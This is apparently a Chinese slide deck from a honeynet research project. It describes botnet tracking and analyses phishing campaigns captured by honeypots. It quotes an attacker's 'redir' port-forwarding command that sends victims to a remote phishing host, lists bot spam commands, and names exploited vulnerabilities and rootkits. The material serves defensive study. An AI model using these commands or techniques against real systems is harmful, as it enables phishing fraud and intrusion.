
## 僵尸网络规模分布

BotNet Grouped by users





# 僵尸网络跟踪—规模曲线



# 僵尸主机地域分布

Hades集中控制管理平台

Hades集中控制管理平台

USERNAME Hades

修改帐户信息

退出

控制面板首页  
全部展开 | 全部折叠

恶意软件捕获系统管理平台

分布式站点管理控制

恶意软件样本库

恶意软件样本捕获统计

站点样本捕获统计

恶意软件分析报告

僵尸网络追踪

跟踪僵尸网络列表

僵尸网络跟踪趋势

僵尸网络控制端口分布

僵尸网络地区分布

僵尸网络控制点地域分布


僵尸网络跟踪日志

僵尸网络规模分布

僵尸网络规模曲线


僵尸主机地域分布

## 僵尸主机地域分布



# 僵尸网络跟踪日志中发现的 弱密码主机地域分布

弱密码地域分布





# 蜜罐技术的应用

- 恶意代码(Malware)的收集和预警
- 僵尸网络(BotNet)的发现和跟踪
- 深入剖析网络钓鱼(Phishing)攻击

# 什么是网络钓鱼攻击？

- 目标：获取个人敏感信息
  - 用户名、口令、帐号ID、ATM PIN码或信用卡信息
- 手段：钓鱼
  - 攻陷主机
  - 架设钓鱼网站—目标：知名金融机构及商务网站
  - 发送大量欺骗性垃圾邮件
  - 滥用个人敏感信息
    - 资金转账—经济利益
    - 冒用身份—犯罪目的




# 通过攻陷的网站服务器钓鱼

- 攻击者扫描网段，寻找有漏洞的服务器
- 服务器被攻陷，并安装一个rootkit或口令保护的后门工具
- 钓鱼者从加密的后门工具获得对服务器的访问权
- 下载已构建完毕的钓鱼网站内容
- 内容配置和网站测试工作
  - 第一次访问钓鱼网站的IP地址可能是钓鱼者的真实IP地址（或其跳板）
- 群发电子邮件工具被下载，并用以大规模散发包含假冒钓鱼网站信息的欺骗性垃圾邮件
- 潜在的受害者开始访问恶意的网页内容

# 德国/英国蜜网研究组捕获案例

数据	德国案例	英国案例
被攻陷的蜜罐	Redhat Linux 7.1 x86.	Redhat Linux 7.3 x86.
部署位置	德国企业网络	英国ISP数据中心
攻击方法	"Superwu" autorooter.	Mole mass scanner.
被利用的漏洞	Wu-Ftpd File globbing heap corruption vulnerability	NETBIOS SMB trans2open buffer overflow
获得的访问权限	Root.	Root.
安装的Rootkit	Simple rootkits that backdoors several binaries.	SHV4 rootkit
可能的攻击者	未知	来自罗马尼亚的拨号IP网络的多个组织
网站行为	下载多个构建好的以eBay和多家美国银行为目标的钓鱼网站	下载一个预先构建的以一家美国主要银行为目标的钓鱼网站
服务器后台处理	用于验证用户输入的PHP脚本	拥有更高级输入验证和分类的PHP脚本
电子邮件活动	企图发送垃圾邮件, 但被Honeywall所拦截.	仅测试了邮件发送, 可能是给钓鱼者同伙, Improved syntax and presentation.
群发电子邮件	从一个中量级Email地址输入列表进行垃圾邮件群发的Basic PHP script	从一个小量级的Email地址输入列表进行垃圾邮件群发的Basic PHP script – 可能仅仅是一次测试.
受害者是否到达钓鱼网站	没有, 垃圾邮件的发送和对钓鱼网站的访问被阻断	有, 在4天内有265个HTTP请求到达, 但不是因为从服务器发出的垃圾邮件所吸引

# 构建钓鱼网络



# 通过端口重定向钓鱼

## ■ 端口重定向器

- 透明地将连入的TCP连接转发到一个远程的目标主机
- `redir --lport=80 --laddr=<IP address of honeypot> --cport=80 --caddr=221.4.XXX.XXX` （中国的IP）
- 透明地将受害者重定向到主钓鱼网站
- 36小时的时间段内，721个受害IP地址

# 通过僵尸网络进行钓鱼

- 僵尸网络用于发送垃圾邮件
  - 启动SOCKS代理服务
  - 启用SMTP邮件服务
- 僵尸工具中支持垃圾邮件发送的功能
  - **harvest.emails** – 使得僵尸工具获得一个Email地址列表
  - **harvest.emailshttp** – 使得僵尸工具通过HTTP获得一个Email地址列表
  - **spam.setlist** – 下载一个Email地址列表
  - **spam.settemplate** – 下载一个Email模板
  - **spam.start** – 开始发送垃圾邮件
  - **spam.stop** – 停止发送垃圾邮件





# 利用蜜网技术剖析网络钓鱼攻击

- 对整个网络钓鱼攻击案例的全程跟踪
  - 之前，对钓鱼攻击的幕后一无所知
  - 通过蜜网技术展示了一个完整的网络钓鱼攻击的全过程
- 观察到的一些网络钓鱼攻击特征
  - 较高的技术水平，良好的组织性
  - 分布式、并行攻击
  - 僵尸网络、垃圾邮件和网络钓鱼攻击的融合

# 谢谢！

狩猎女神项目组/The Artemis Project

项目网站: [www.honeynet.org.cn](http://www.honeynet.org.cn)

诸葛建伟, [zhugejianwei@icst.pku.edu.cn](mailto:zhugejianwei@icst.pku.edu.cn)

# 提问时间

狩猎女神项目组/The Artemis Project

项目网站: [www.honeynet.org.cn](http://www.honeynet.org.cn)

诸葛建伟, [zhugejianwei@icst.pku.edu.cn](mailto:zhugejianwei@icst.pku.edu.cn)